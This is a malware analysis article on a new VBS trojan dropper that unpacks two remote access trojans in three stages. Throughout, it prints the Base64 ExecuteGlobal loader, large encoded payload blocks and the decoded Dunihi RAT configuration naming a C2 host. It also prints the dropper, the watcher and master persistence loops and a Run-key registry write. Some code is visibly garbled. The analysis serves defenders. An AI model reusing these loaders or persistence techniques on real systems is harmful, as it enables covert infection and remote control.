# Malware Analysis: New Trojan Double Dropper

engineering.salesforce.com/malware-analysis-new-trojan-double-dropper-5ed0a943adb

Vishal Thakur July 13, 2021

Vishal Thakur
Follow
Apr 16, 2018

.

5 min read

In this article, we will analyze a new trojan dropper — so new it has yet to be named. It is a newly observed VBS malware that uses multiple layers of code obfuscation and very well-structured code to drop and execute **two** embedded RATs.

For now, I'm calling it "Schneiken:" https://github.com/vithakur/schneiken

There are three main layers of encoding. All encoding is in Base64. This particular malware works by dropping two RATs on the disk. The first one is Dunihi RAT and the second one is Ratty JRAT.

Some malware only using **half the code** of this malware, have also been discovered in the wild. Here's an example, wrongly being detected as Valyria by some AVs (1213003eb7cb1e26a97dc310f47892fc). This malware is only dropping the Dunihi RAT, not the Ratty JRAT.

Let's begin analyzing this malware by looking at the flow of the campaign.

**Campaign Flow:**

Phish > HREF > PDF > HREF > ZIP > VBS > Dunihi + JRAT > C2

**Code Structure:**

Stage1 > stage2

Stage2 > vCNkCxcKEd.vbs > Dunihi RAT AND Stage3

Stage3 > Ratty (JRAT) + Watcher.vbs + Master.vbs

*"\RATTY.jar" — JRAT*

*“\rXvOlRHjpw.vbs” — Watcher*

*“\UhVHQvjFGb.vbs” — Master*

## Analysis

Let’s take a look at the execution, step by step.

## Stage 1

At this stage, the code structure is quite simple. All of the stage 2 code is base64 encoded and simple replace statement fixes minor obfuscations that are there in the code to add another layer of obfuscation to the already encoded code.

```
Const TypeBinary = 1
Const ForReading = 1, ForWriting = 2, ForAppending = 8


Private Function decodeBase64(base64)
  Dim DM, EL
  Set DM = CreateObject("Microsoft.XMLDOM")
  Set EL = DM.createElement("tmp")
  EL.DataType = "bin.base64"
  EL.Text = base64
  decodeBase64 = EL.NodeTypedValue
End Function

Private Sub gajdfaiksfshsfJKSFGjkfk()
    ExecuteGlobal decode64(Replace("RGltIGxvbmdUZXh0MQpsb25nVGV4dDE[PS*'
End Sub

Private Function decode64(txt)
  Dim DMX, ELX
  Set DMX = CreateObject("Microsoft.XMLDOM")
  Set ELX = DMX.createElement("tmp")
  ELX.DataType = "bin.base64"
  ELX.Text = txt
  decode64 = zzzzzzzzzz(ELX.NodeTypedValue)
End Function
                    Encoded code, that needs processing: Decoding and Replace
Function zzzzzzzzzz(Binary)
  Const adTypeText = 2
  Const adTypeBinary = 1

  Dim BinaryStream 'As New Stream
  Set BinaryStream = CreateObject("ADODB.Stream")
  BinaryStream.Type = adTypeBinary
  BinaryStream.Open
  BinaryStream.Write Binary
  BinaryStream.Position = 0
  BinaryStream.Type = adTypeText
  BinaryStream.CharSet = "us-ascii"
  zzzzzzzzzz = BinaryStream.ReadText
  Set BinaryStream = Nothing
End Function
gajdfaiksfshsfJKSFGjkfk()
```

Take a look at the “zzzzzzzzzz” function. It uses the ADODB stream object to process the string as binary data. This means that the decoded code can be executed after it has been successfully decoded.

Let’s take a look at this code block and layout the purpose of important lines:

```
Function zzzzzzzzzz(Binary)
  Const adTypeText = 2
  Const adTypeBinary = 1

  Dim BinaryStream 'As New Stream
  Set BinaryStream = CreateObject("ADODB.Stream") > Create Stream object
  BinaryStream.Type = adTypeBinary > Specify stream type - save binary data.
  BinaryStream.Open
  BinaryStream.Write Binary > Write binary data to the object
  BinaryStream.Position = 0
  BinaryStream.Type = adTypeText > here we Specify stream type - get binary data.
  BinaryStream.CharSet = "us-ascii"
  zzzzzzzzz = BinaryStream.ReadText
  Set BinaryStream = Nothing > Get binary data from the object
End Function
qajdfaiksfshafJKSFGjkfk()
```

This function is then called on by the Private Function “decode64”, which in turn uses the Microsoft XMLDOM object to further process the data.

The last item to be called id the Private Sub, where all the decoding takes place.

As we can see in the block below, the encoded data streches into almost a thousand lines.

```
YamxKUjAlNVdsZEdNWmSYIldsaGJWWmYaKUbuYVdNeVKubGhXkU1JWVZjMWJreHXKbkJpUjYaNipWaEWNkmSYIVhaWmJYQmNXVEbSYVVUUmNmd
XBVRUS9NjBwcEtsNXBaa05KWjBwcEtsNXBVR2xKUzJNeWVHeGFXQ3BlWjFCVEtsNHhUVVFxWG5k5ktsNXdhMkZYTUdkamJWWjZZMGM1ZFdNeVZ
YzVkVmt5VlhWWkluaDJZekpWUzBsREts5TVU1xWG1kak1sWXdTVWM1ZFZwWE9YVlpNbFZuVUZNcVhtZGFiV3h6V2xoT05XTXpVbXhpVnpscF
tsNW5TVU1xWG1kS1NGWjNZa2M1YUZwREtsNXZZMGRHZVZsWE1IQkRiVTVvWXpKVlowbERTbXhpYmxaMFRGZFNlV0ZZV214amFVbExTVU1xWG1k
KWFVXZExSRVZ3UTJrcVhtZEpReXBlWjBsSFZqUmhXRkozWTIwNWFscFlUbnBKUTJoM1dWaEthR0pUYTJkRGJVNW9ZekpWWjBsRFNucGlSMVpzW
kVN6WVsa3pTbkJqU0ZKdFpGZDRjMkp0Um5SYVV5cGVjMGxIVW5saFdGcHNURzVDYUd5SFoyZEthU3BlYVZoRFNXZEthVUp3WW01T01GbFhlSE5
yWkZjWWEwdElUbmRpUjJ3dlMwZGFjR0pIV1hWaWJVWjBXbE4zWjBscE5HbExVMnR3UzFNcVhqaFFhU3BlYVdKSE5Y3kphVU13WVVkV2RVTnBLb
WRXUXlwZVowbERLbDVuU1VNcVhtZEpReXBlWjBsREtsNW5TVU1xWG1kaVJ6VnlZakpLY1V4dVpIWmpiWFJ3WW0xa2EyRllTbXhaTTFKMlkyNXJ
aRU5vYldGNGVHeE1iVFZvWWkkVmMwbERTWFZKYVd0d1MxTlpaMGkzZDJsTFV5cGViWkEU21OYVIxWnRXVmhXYzJSSGJHcGlNalZqU1dsclowT
pXbGhFTldNelVteGlWemxwWVdrMWJscFlVbTFpTW5ocldsaEpiMGxIVW5saFdGcHNURzVDYUd5SFoyZEthU3BlYVZoRFNXZExVelY2WkZk52JX
kphU3BlYVV4RFFtoGhTRW96UzBSTk1FdFRLbDV0U1VOSlowbHBLbDV0U1VkT2IyTnVZMjlOZWxGdlMxTXFYbTFKUTBsdF16T1NhR051VVdkYVd
WWIBaQ3BlY0d4aWJWRm5VMGRaUzfwWE5XdEpSV3h0UTIxV2RWcERRbkJhWjNCMVdsaG9NRU50Vm5samFUVnFZa2RKYUdOdmNHeGliVkZuWXpOV
2QyUkROWHBaTTBwd1kwaFNiV1JYZUhOaWJVWjBXbE1xWG5Oa1NFb3hXbE22UzFwdE9YbEp8MEpzV1ZkT2IwbEhVbmxoV0ZwclNVZHNkVWxIV25
KNVlWZEtNV1JIVm5wSlJEQm5UU3BlYjJkSlF5cGVaMGxES2wlblNVTXFYbWRKUXlwZVowbERLbDVuU1Vkc2JVbERRakZaTWtaNldsTXFYbT1hY
dGcE5XdGFWM2hzWkVkV2JXRlh1R3hKUTJodFlWZDRiRXh1UW1oa1IyZHdTU3BlYjJkSlF5cGVaMGxES2wlblNVTXFYbWRKUXlwZVoxcFhOV3RK
2loaVVYQjNZak5PTUVsRU1MZGhTRkl3WTBjNWFXRnBOWGxhV0U1M1lqSTFlbMBZVW14bFNGRkxXbGMxYTBsSFdqRmliVTRJWVZjNWRVTm5jRzF
TWpsM1dsaEthR1JIYkhWYU0wNDFZek5TYkdKVFNYQkRhU3BlWjBsRFFtMWlNMGxuV2xkR2FtRkRRblpqTW14MVdtMDRaMkZYTkdkaU0wMUxTVU
MxZW15SFJuTml5elZvWWxkVmMwbNBOR2xMVTJkM1MxTjNaMGxEU2pOak1rNTVZVmhDTUV4dFZqUmFVeXBlZGt3d1NXZEphU3BlY1Vs5FRtOWpi
eXBlY1VsSGJIVmpNMUpvWWtkNG8WbFhNV3hKUTNnd1kyNVdiRU5uY0d4aWJWRm5Zek5XYVVObmIwdGFibFoxV1ROU2NHSXlOR2RoU0dSd1dpoG
JaMk15U25Ga01qRndZekpXIVd5dGJHcGFVeXB1T1Vs5FpMeGtSemxwWVcxV2FtUkRaMmxrTW14MV1sZGtkR1JJVFRabE1teDBZMGRXZVdNeU9Y
6bDZaRzFXZVdNeWJIWmlhV3R6WVZkWlowbEhPWEBrYlZaNV16SnNkbUpwS2w0clNVUlpaMlJIYUd4aWFVSjZXWGtaWGpsSlEwcDZXbGRPTVdOd
NIWmlhVUpzWTI152RtTnBRmxhV0U0eFlsZFZaMkp0VmpSa0tsNXZTM1JZVG1sak0w5jVXbGRNYTJGWE5XNUpSREJuWXpKb2JH5kh15FpaY1c5
FNVTkpaMHBwUW10WldGSnNRMmtxWG1kS1F5cGVaMGxJVG05YVYzaHpZakpLY1V4dVNteGFNMlI1WVZoU2JFbERTa2xUTUZaYVdEQjRVRkV3Ums
WclpVZFZaMGg1T1VOS1EwbG5TbWxDYW1GSVNXOU51bEZ3U1VOWloyRlhOWHBrUjBaellrZFNjR05wS2w1dFNVZHNkV016VWloaVIzaDFXVmN4Y
pWNldsYzFhME5uY0hwYVdGRm5ZakpLY1ZwdVRuWmFSemt6WW0xNGRsbFhVV2RRVTBKcVkyMVdhR1JIVm5aWmJYQnNXVE5SWjB0RFNucFpNHB3
KU0U1clpFTkNkbGx0Y0hwalNFcHNXVmN4YTJJelpIVmlSemxvV2tNcVhqbEpSelYyWkVkb2NHSnRZMSRhVnpWclNVZHNiVU50YkcxS1J6bHBZV
xEVldsTWVVbG5TbWtxWG1saFdFMTBZekpXZFZwSGJIVmFlVWxuU21sQ2VtTkhlSEJrUjFaNVNVTlpaMXB0YkhOYVdGNjVZa04xNjFwdFJuTmpN
akpLY1dGSVVqQmpSMUoyWkRJMWMySX1SbXR3NYmtwc116TkNkbUp1VG14WmJUbHJaVkZ2U2tOVEtsNTFZekpNTWxwWVVuWmFiV3h6V2xOQ2VtUk
VMEp0WVZkNGJHUllTbk5ENjJ0bldXNVdiVnB0Vm5sSlJEQm5URzVLYkZsWFVVdERVeXBlZFZreWVIWmpNbFZMV2xjMWEwbElaSEJrUjJkTF16S
QnNZbTFSWjJGWFdVdGliVlkwWkNwZWNHeGliYkZuVW01V2RWa3pVbkJpTWpSTFEyNWFNV0p0VGpCaFZ6bDFTVWRXZFdSWE1XMVpWb0WxuUzBkV2
tMWtWelZxWkVkc2RtSm5iMXRREYlIveFltMU9NR0ZYTlhWSlIxWjFaRmN4ZDJOdE9XcGFXRlU2U1VObmNFTm5jSFppYVVKc1kyNUtkbU5wUW5sY
alNFcDJXVEpXZW1ONUtsNXZZMGRzYTB0UmNIWmlhVUpzWTI152RtTnBRbmxhV0U0eFlsZFZaMkp0VmpSa0tsNXZTMk15YUd4aVIzaDJXVzF2ZF
```

Now let’s take a look at the flow of the code in this stage:

```
Private Sub gajdfaiksfshsfJKSFGjkfk()
    ExecuteGlobal decode64(Replace("RGltIGxvbmdUZXh0MQpsb25nVGV
End Sub

Private Function decode64(txt)
  Dim DMX, ELX
  Set DMX = CreateObject("Microsoft.XMLDOM")
  Set ELX = DMX.createElement("tmp")
  ELX.DataType = "bin.base64"
  ELX.Text = txt
  decode64 = zzzzzzzzzz(ELX.NodeTypedValue)
End Function

Function zzzzzzzzzz(Binary)
  Const adTypeText = 2
  Const adTypeBinary = 1

  Dim BinaryStream 'As New Stream
  Set BinaryStream = CreateObject("ADODB.Stream")
  BinaryStream.Type = adTypeBinary
  BinaryStream.Open
  BinaryStream.Write Binary
  BinaryStream.Position = 0
  BinaryStream.Type = adTypeText
  BinaryStream.CharSet = "us-ascii"
  zzzzzzzzzz = BinaryStream.ReadText
  Set BinaryStream = Nothing
End Function
gajdfaiksfshsfJKSFGjkfk()
```

And finally, let's take a look at the encoded string itself:


```
Private Function decodeBase64(base64)
  Dim DM, EL
  Set DM = CreateObject("Microsoft.XMLDOM")
  Set EL = DM.createElement("tmp")
  EL.DataType = "bin.base64"
  EL.Text = base64
  decodeBase64 = EL.NodeTypedValue
End Function

Private Sub gajdfaiksfshsfJKSFGjkfk()
    ExecuteGlobal decode64(Replace(
    "RGltIGxvbmdUZXh0MQpsb25nVGV4dDEgPS*^iUTI5dWMzUWdWSGx3WlVKcGJtRnllU0E5SURFS1EyO
    VSEpwZG1GMFpTQkdkVzVqZEdsdmJpQmtaV052WkdWQ1lYTmxOalFvWW1GelpUWTBLUW9nSUVScGJTQkV
    Q0JGVENBOU1FUk5MbU55WldGMFpVVnNaVzFsYm5Rb01uUnRjQ01wQ21BZ1JVd3VSR0YwWVZSNWNHVWd
    TlrWlZSNWNHVmtWbUZzZFdVS1JXNWtJRVoxYm1OMGFXOXVDZ3BRY21sMllYUmxJRk4xWWlCbllXcGta
    VvSWtwNmVHSkpTRXBzV1RJNWExcFlTV2RQYVVKdllqTldhMkZYTlhCS1EyaHFTMU5DZW1FemJIZGFVe
    NVkRCMFVGTXdPVXhVTUhSUVV6QTVURlF3ZEZCVE1EbE1wREIwVUZNd09VTm5jRzlpTT*^0d1NVUXdaM
    FTUdkSmFWWm9ZMGhDYTFsWVVtaEtVMGxMWWtjMWNscHRiSE5hVXlwZU9VbElVbmxrVjFWTFlrYzFjbH
    VEZRd2RGQlRNRGxNVkRCMFVGTXdPVXhVTUhSUVV6QTVURlF3UzBOdFVuQmlVMEo2WVVkV2MySkhPV2x
    khwWk0wcHdZMGhSZFdNeWFHeGlSM2RwUzFGd2EyRlhNR2RhYld4eldsaE9OV016VW14aVZ6bHBZV2R3
    VZjMWJreHRXbkJpUjFaNlpWaE9NRnBYTVhaWmJYQnNXVE5SYVV0UmNHdGhWekJuWVVoU01HTkhPV2xo
    RCalNDcGVhVXRSYjB0RGFXTTVURlF3ZEZCVE1EbE1wREJuWTBoS2NHUnRSakJKU0Zwb1kya3FYamxNV
    GWVFqQk1iazVxWTIxc2QyUkhOV2hpVjFWTF16T1NhR051VWpGalF5cGVPVWxJVG05YVYzaHpZakpLY1
    cllWaEpaMUJUUW5waFIxWnpZa2M1YVdGcE5XeGxTRUpvWW0xU2JHSnVXbkJqYlRsMVlsZFdkV1JJVGp
    E1YW1piVzkxV20wNWMxcEhWbmxhV0dod116T1Nla3RIYkhWak0xSm9Za2Q0YTJGWVNYQkpTRkp2V2xjN
    NFNHdZMjFzZFZvelRXOUphVll3V2xjeGQwcFRTWEJKUTFsblNXeDNhVU51VG5kaVIyd3dXbGhKWjFCVE
    WWjZZMGM1ZFdNeVZVdGFSMngwU1VkT2RGb3FYbkJyWVZjd1oyTkhSbmxaVnpCTFlWYzFiV0o1S2w0NV
    TkNkbUp0Vm5aaWJVNXNRMmR2YmxCVE1EbE1WREIwVUZNd09VbEhUblphUjFWbll6TlNhR051VVdkUVV
    klVVXREWjNCdlltNU9NRmxYTldwYVVYQXpZVWRzYzFwVFFqQmpibFpzUTJkd2NHSnVUakJaVjNoelEy
    NOVWxwZDJsSmFXdExXVE14YTBsRU1HZGpNMEp6WVZoUlowdE1TbXhqTTBKM1ltNU9iRXhJVG5kaVIyd
    BRMmtxWG1kS1F5cGVaMGxJUW1oamJVWjBTVVF3WjFreU1XdEpRMmQ0UzFGdlowbERLbDVuU1VOQ2JHV
    RbXBpVjFGblMwUkZjRU5wS2w1blNVTXFYbWRKUnpsMVdsYzVkVmt5V1hWWk1uaDJZekpWUzBsREtsNW
    RWRhY0dKSFZXZExSMngxWXpOU2FHSkhlR3RoV0VsblNtbENjR0p1VGpCWlYzaHpZbTFHZEZwVEtsNXp
    GxES2w1blqSTFiR015TldwYVV6VnFZa2M1ZWxwUmIyZEpReXBlWjBsRFFucGhSMVp6WWtjNWFXRnBO
    hpUjNocllWaEpaMHBwUW5CaWJrNHdXVmQ0YzJKdFJuUmFVeXB1YlVsSFRtOWphV2Q2VGtOclMwbERLbE
    xWG1kS1NGWjFZVmMxZW1SSFJuTmlLbDV3YWxsWVRteEpRMH*^2V2xjMWEwbG5iMmRKUXlwZVowbERRb
    RKWjI5blNVTXFYbWRKUTBKNllWaFNiRnBIT1ROaWJYaDJXVmRTYkdOcFFtcGlWMUZuUzB5RmNFeEhUb
```


Once decoded, the malware moves into the next stage.

## Stage 2

In this stage, two important things take place. First, a new file is created. This file, as we can see in the code block below, is named “vCNkCxcKEd.vbs”. This file will decode into the watcher code that makes sure that the code is running at all times.




The second thing that happens at this stage is the creation of stage 3 code:




The first part of stage 2 execution should give us another VBS script by the name of vCNkCxcKEd.VBS. This script, on execution, should give us the decoded, ready-to-go version of the Dunihi RAT.

```
Private Function decodeBase64(base64)
    Dim DM, EL
    Set DM = CreateObject("Microsoft.XMLDOM")
    Set EL = DM.createElement("tmp")
    EL.DataType = "bin.base64"
    EL.Text = base64
    decodeBase64 = EL.NodeTypedValue
End Function

Private Sub gajdfaiksfshsfJKSFGjkfk()
    mal= execute decode64(Replace(
    "JzxbIHJlY29kZXIgOiBob3VkaW5pIChjKSBza3lwZS*^6IGhvdWRpbmktZnggXT4KCic9LT0tPS09LT0gY29uZmlnID0t
    ^wM*^ppbnN0YWxsZGlyID0gIiVhcHBkYXRhJSIKbG5rZmlaZS*^9IHRydWUKbG5rZm9aZGVyID0gdHJ1ZQoKJz0tPS09LT
    ZWxsb2JqID0gd3Njcmlwd C5jcmVhdGVvYmplY3QoIndzY3JpcHQuc2hlbGwiKQpkaW0gZmlsZXN5c3RlbW9iagpzZXQgZm
    aHR0cG9iagpzZXQgaHR0cG9iai*^9IGNyZWF0ZW9iamVjdCgibXN4bWwyLnhtbGh0dH*^iKQoKCic9LT0tPS09LT0gcHJp
    5hbWUKc3RhcnRlcC*^9IHNoZWxsb2JqLnNwZWNpYWxmb2xkZXJzICgic3RhcnRlcCIpICYgIiwiCmluc3RhbGxkaXIgPSB
    GVzeXN0ZW1vYmouZm9sZGVyZXhpc3RzKGluc3RhbGxkaXIpIHRoZW4gIGluc3RhbGxkaXIgPSBzaGVsbG9iai5leHBhbmR
    Kc2xlZX*^gPS*^1MD*^wI*^pkaW0gcmVzcG9uc2UKZGltIGNtZ*^pkaW0gcGFyYW0KaW5mby*^9ICIiCnVzYnNwcmVhZGl
    LT0tPS09LT0tPS09LT0tPS09LTOKb24gZXJyb3IgcmVzdW1lIG5leHQKCgppbnN0YW5jZQp3aGlsZSB0cnV1CgppbnN0YW
    gKHJlc3BvbnN1LMNwbGl0ZXIpCnNlbGVjdCBjYXNlIGNtZC*^oMCkKY2FzZS*^iZXhjZWN1dGUiCi*^gIC*^gIMBhcmFtI
    WQgKDEpCi*^gIC*^gIG9uZW9uY2UuY2xvc2UKIC*^gIC*^gc2V0IG9uZW9uY2UgPS*^gZmlsZXN5c3RlbW9iai5vcGVudG
    JpdGUgcGFyYW0KIC*^gIC*^gb25lb25jZS5jbG9zZQogIC*^gICBzaGVsbG9iai5ydW4gIndzY3JpcHQuZXhlIC8vQi*^i
    wdC5xdW10I*^pjYXN1ICJ1bmluc3RhbGwiCi*^gIC*^gIHVuaW5zdGFsb*^pjYXN1ICJzZW5kIgogIC*^gICBkb3dubG9h
    KDEpLGNtZC*^oMikKY2FzZS*^icmVjdiIKIC*^gIC*^gcGFyYW0gPSBjbWQgKDEpCi*^gIC*^gIHVwbG9hZC*^ocGFyYW0
    gI*^pjYXN1IC*^iZW5ibSlmYWYiCi*^gIC*^gIHBhcmFtID0gY21kICgxKQogIC*^gICBwb3N0ICJpcyilbnVtLWZhZiIs
    Y2VzcyIsZW5lbXByb2Nlc3MgIC*^KY2FzZS*^gImNtZC1zaGVsbCIKIC*^gIC*^gcGFyYW0gPSBjbWQgKDEpCi*^gIC*^g
    IHBhcmFtID0gY21kICgxKQogIC*^gICBkZWxldGVmYWYgKHBhcmFtKS*^KY2FzZS*^gImV4aXQtcHJvY2VzcyIKIC*^gIC
    *^gIC*^gcGFyYW0gPSBjbWQgKDEpCi*^gIC*^gIHNsZWVwID0gZXZhbC*^ocGFyYW0pIC*^gIC*^gIC*^KZW5kIHNlbGVj
    ZXh0CmRpbSBsbmtvYmoKZGltIGZpbGVuYW1lCmRpbSBmb2xkZXJuYW1lCmRpbSBmaWxlaWNvbgpkaW0gZm9sZGVyaWNvbg
    cmVhZHkgPSB0cnV1IHRoZW4KaWYgIGRyaXZlLmZyZWVzcGFjZS*^gPi*^wIHRoZW4KaWYgIGRyaXZlLmRyaXZldHlwZS*^
    sIGRyaXZlLnBhdGggJi*^iXCIgJiBpbnN0YWxsbmFtZSx0cnV1Ci*^gICBpZi*^gZmlsZXN5c3RlbW9iai5maWxlZXhpc3
    9iai5nZXRmaWxlKGRyaXZlLnBhdGggJi*^iXCIgICYgaW5zdGFsbG5hbWUpLmF0dHJpYnV0ZXMgPS*^yKzQKIC*^gIGVuZ
    ^mICJcIi*^pLkZpbGVzCi*^gIC*^gIC*^gaWYgbm90IGxua2ZpbGUgdGhlbiBleGl0IGZvcgogIC*^gIC*^gIGlmICBpbn
    bmFtZSwgIi4iKS*^odWJvdW5kKHNwbGl0KGZpbGUubmFtZSwgIi4iKSkpKS*^8Pi*^ibG5rIiB0aGVuCi*^gIC*^gIC*^g
    ^oZmlsZS5uYW1lKS*^8PiBlY2FzZS*^oaW5zdGFsbG5hbWUpIHRoZW4KIC*^gIC*^gIC*^gIC*^gIC*^gICBmaWxl
    iai*^9IHNoZWxsb2JqLmNyZWF0ZXNob3J0Y3V0IChkcml2ZS5wYXRoICYgIlwiIC*^mIGZpbGVuYW1lICgwKS*^mICIubG
```

This encoded code would give us the decoded Duhini RAT on execution

This what the Dunihi RAT should look like after the encoded string shown above in stage 2 is decoded:

```
'<[ recoder : houdini (c) skype : houdini-fx ]>

'=-=-=-=-= config =-=-=-=-=-=-=-=-=-=-=-=-=-=-=

host = "pm2bitcoin.com"
port = 5000
installdir = "%appdata%"
lnkfile = true
lnkfolder = true

'=-=-=-=-= public var =-=-=-=-=-=-=-=-=-=-=-=-=

dim shellobj
set shellobj = wscript.createobject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")


'=-=-=-=-= privat var =-=-=-=-=-=-=-=-=-=-=-=-=

installname = wscript.scriptname
startup = shellobj.specialfolders ("startup") & "\"
installdir = shellobj.expandenvironmentstrings(installdir) & "\"
if not filesystemobj.folderexists(installdir) then  installdir = shellobj.expan
spliter = "<" & "|" & ">"
sleep = 5000
dim response
dim cmd
dim param
info = ""
```

Duhini RART Decoded


## Stage 3

This is the final stage of the main malware execution. This stage will get us all the files that are needed for the successful execution of the malware.

Stage 3 results in creation of three files:

- “\RATTY.jar” —
- “\rXvOlRHjpw.vbs” —
- “\UhVHQvjFGb.vbs” —

The first file to be executed is the Watcher. Watcher then runs the other two:




```
Set theShell = CreateObject("WScript.Shell")
Dim appdatadir, thefile, watcher, master, filename, watcherna
appdatadir = theShell.ExpandEnvironmentStrings("%appdata%")
thefile = "UEsDBAoAAAgAAG55pEgAAAAAAAAAAAAAAAADAAAAZGUvUEsDBA
watcher = "Q29uc3QgVHlwZUJpbmFyeSA9IDEKQ29uc3QgRm9yUmVhZGluZy
master = "Q29uc3QgVHlwZUJpbmFyeSA9IDEKQ29uc3QgRm9yUmVhZGluZyA
filename = appdatadir & "\RATTY.jar"
watchername = appdatadir & "\rXvOlRHjpw.vbs"
mastername = appdatadir & "\UhVHQvjFGb.vbs"
writeBytes filename, decodeBase64(thefile)
writeBytes watchername, decodeBase64(watcher)
writeBytes mastername, decodeBase64(master)
theShell.Run(""" & watchername & """)
Private Sub writeBytes(file, bytes)
Dim binaryStream
Set binaryStream = CreateObject("ADODB.Stream")
binaryStream.Type = TypeBinary
binaryStream.Open
binaryStream.Write bytes
binaryStream.SaveToFile file, ForWriting
End Sub

Private Function decodeBase64(base64)
  Dim DM, EL
  Set DM = CreateObject("Microsoft.XMLDOM")
```

Watcher makes sure the RAT and the master file are running. If they are not found to be running, it executes them. Let’s have a look at the code block:

```
Set objShell = CreateObject("WScript.Shell")
Set wmiObj = GetObject("winmgmts:\\.\root\cimv2")
dim file1, file2, PID1, PID2, appdatadir
appdatadir = objShell.ExpandEnvironmentStrings("%appdata%")
file1 = "RATTY.jar"                    <-- RAT
file2 = "UhVHQvjFGb.vbs"               <-- Master
On Error Resume Next
dim running
running = IsFileRunning(file1)
if running = false then
PID1 = RunFile(file1)
else
PID1 = running                         Checks if these are running
end if
Set running = Nothing
running = IsFileRunning(file2)
if running = false then
PID2 = RunFile(file2)
else
PID2 = running                         If not running, then run these files
end if
Set running = Nothing
while true
if IsProcessRunning(PID1) = false then
PID1 = RunFile(file1)
end if
if IsProcessRunning(PID2) = false then
PID2 = RunFile(file2)
end if
Wscript.Sleep(100)
wend
function IsProcessRunning(pid)
Set result = wmiObj.ExecQuery("Select * From Win32_Process Where ProcessId=" & pid)
if result.Count > 0 then
```

The master makes sure the watcher is running. If it is not running, it executes it.

```
Set objShell = CreateObject("WScript.Shell")
Set wmiObj = GetObject("winmgmts:\\.\root\cimv2")
dim file1, PID1, appdatadir
appdatadir = objShell.ExpandEnvironmentStrings("%appdata%")
file1 = "rXvOlRHjpw.vbs"               <-- Watcher
On Error Resume Next
dim running
running = IsFileRunning(file1)
if running = false then
PID1 = RunFile(file1)
else
PID1 = running
end if
Set running = Nothing
while true
if IsProcessRunning(PID1) = false then
```

It also adds the required entries to the registry

```
objShell.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\stbDSJPlnF", "wscript """ & appdatadir & "\" & file1 & """", "REG_SZ"
Wscript.Sleep(100)
wend
function IsProcessRunning(pid)
Set result = wmiObj.ExecQuery("Select * From Win32_Process Where ProcessId=" & pid)
if result.Count > 0 then
IsProcessRunning = true
```

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
